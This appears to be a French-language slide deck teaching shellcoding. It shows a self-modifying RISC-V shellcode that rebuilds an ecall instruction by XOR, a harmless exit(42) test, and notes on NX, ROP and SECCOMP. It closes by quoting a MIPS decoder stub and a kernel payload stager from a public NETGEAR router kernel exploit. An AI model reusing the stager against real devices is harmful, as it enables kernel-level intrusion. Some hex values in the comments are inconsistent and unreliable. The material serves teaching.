        xor s1, s0, s1 # s1 = s0 ⊕ s1 = 0xffffffff ⊕ 0xffffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ⊕ 0xffffffff = 0xffffff8
    X:
        call Y # ra = X + 4
```

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# Et pour notre instruction ecall ?

```
.section .text
.global _start

_start:
    c.j X
    Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xfffff8c
        xor s1, s0, s1 # s1 = s0 ⊕ s1 = 0xffffffff ⊕ 0xfffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ⊕ 0xffffffff = 0xfffff8
    X:
        call Y # ra = X + 4
```

```
Disassembly of section .text:

0000000000010078 <_start>:
   10078:       a809                    j       1008a <X>

000000000001007a <Y>:
   1007a:       547d                    li      s0,-1
   1007c:       ff80a483                lw      s1,-8(ra)
   10080:       8ca1                    xor     s1,s1,s0
   10082:       fe90ac23                sw      s1,-8(ra)

0000000000010086 <ecall>:
   10086:       ff8c                    sd      a1,56(a5)
   10088:       ffff                    0xffff

000000000001008a <X>:
   1008a:       ff1ff0ef                jal     ra,1007a <Y>
```

# Test avec un simple exit(42)

```
.section .text
.global _start

_start:
        c.j X
        Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xffffff8c
        xor s1, s0, s1 # s1 = s0 ⊕ s1 = 0xffffffff ⊕ 0xffffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

        # exit(42)
        xor a0, zero, 42 # a0 = 42
        xor a7, zero, 93 # SYS_exit = 93

        c.j ecall # Force I-Cache synchronization

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ⊕ 0xffffffff = 0xffffff8
    X:
        call Y # ra = X + 4
```

```
Disassembly of section .text:

0000000000010078 <_start>:
   10078:       a831                    j       10094 <X>

000000000001007a <Y>:
   1007a:       547d                    li      s0,-1
   1007c:       ff80a483                lw      s1,-8(ra)
   10080:       8ca1                    xor     s1,s1,s0
   10082:       fe90ac23                sw      s1,-8(ra)
   10086:       02a04513                xori    a0,zero,42
   1008a:       05d04893                xori    a7,zero,93
   1008e:       a009                    j       10090 <ecall>

0000000000010090 <ecall>:
   10090:       ff8c                    sd      a1,56(a5)
   10092:       ffff                    0xffff

0000000000010094 <X>:
   10094:       fe7ff0ef                jal     ra,1007a <Y>
```

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
# Test avec un simple exit(42)

```
user@workstation:~$ qemu-riscv64 -strace -L /usr/riscv64-linux-gnu/ ../executor < ./shellcode.bin

--- SNIP ---

1015 mmap(NULL,4096,PROT_EXEC|PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0) = 0x0000004001947000
1015 read(0,0x1947000,4096) = 32
1015 exit(42)

--- SNIP ---
```



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# Shellcoding plus avancé

- Shellcodes **encodés / packés**
- **Stagers**
- Shellcodes **alphanumériques**
- Shellcode en **Kernel Land**
- Et plein d’autres choses!

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# Et les shellcodes de nos jours ?

- Mitigation **NX** activée par défaut sur la majorité des compilateurs

- On peut toujours essayer d'obtenir une zone mémoire **RWX** via du **ROP**, **JOP**, **COP**, ...
  - Appel contrôlé de **mprotect** ou **mmap**

- En CTF, utile lorsqu'un binaire est durci avec une des règles SECCOMP
  - Certains appels systèmes vont être bloqués
  - **open** / **read** / **write** souvent nécessaire (peut être compliqué avec du ROP)

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# Exemple: “Linux (MIPS) kernel exploit for NETGEAR WiFi routers”

```
# NUL-free mips code which decodes the next stage,
# flushes the d-cache, and branches there.
# loosely inspired by some shit Julien Tinnes once wrote.
decoder_stub = [
    0x0320e821, # move  sp,t9
    0x27a90168, # addiu t1,sp,360
    0x2529fef0, # addiu t1,t1,-272
    0x240afffb, # li    t2,-5
    0x01405027, # nor   t2,t2,zero
    0x214bfffc, # addi  t3,t2,-4
    0x240cff87, # li    t4,-121
    0x01806027, # nor   t4,t4,zero
    0x3c0d0000, # [8] lui   t5, xorkey@hi
    0x35ad0000, # [9] ori   t5,t5, xorkey@lo
    0x8d28fffc, # lw    t0,-4(t1)
    0x010d7026, # xor   t6,t0,t5
    0xad2efffc, # sw    t6,-4(t1)
    0x258cfffc, # addiu t4,t4,-4
    0x140cfffb, # bne   zero,t4,0x28
    0x012a4820, # add   t1,t1,t2
    0x3c190000, # [16] lui  t9, (a_r4k_blast_dcache-0x110)@hi
    0x37390000, # [17] ori  t9,t9,(a_r4k_blast_dcache-0x110)@lo
    0x8f39010, # lw t9,272(t9)
    0x0320f809, # jalr  t9
    0x3c181234, # lui   t8,0x1234
]
```

```
# kernel payload stager
kernel_stager = [
    0x27bdffe0, # addiu sp,sp,-32
    0x24041000, # li    a0,4096
    0x24050000, # li    a1,0
    0x3c190000, # [3] lui   t9,kmalloc@hi
    0x37390000, # [4] ori   t9,t9,kmalloc@lo
    0x0320f809, # jalr  t9
    0x00000000, # nop
    0x0040b821, # move  s7,v0
    0x02602021, # move  a0,s3
    0x02e02821, # move  a1,s7
    0x24061000, # li    a2,4096
    0x00003821, # move  a3,zero
    0x3c190000, # [12] lui  t9,ks_recv@hi
    0x37390000, # [13] ori  t9,t9,ks_recv@lo
    0x0320f809, # jalr  t9
    0x00000000, # nop
    0x3c190000, # [16] lui  t9,a_r4k_blast_dcache@hi
    0x37390000, # [17] ori  t9,t9,a_r4k_blast_dcache@lo
    0x8f390000, # lw    t9,0(t9)
    0x0320f809, # jalr  t9
    0x00000000, # nop
    0x02e0f809, # jalr  s7
    0x00000000  # nop
]
```

Source: https://haxx.in/files/blasty-vs-netusb.py

# Merci !

Des questions ?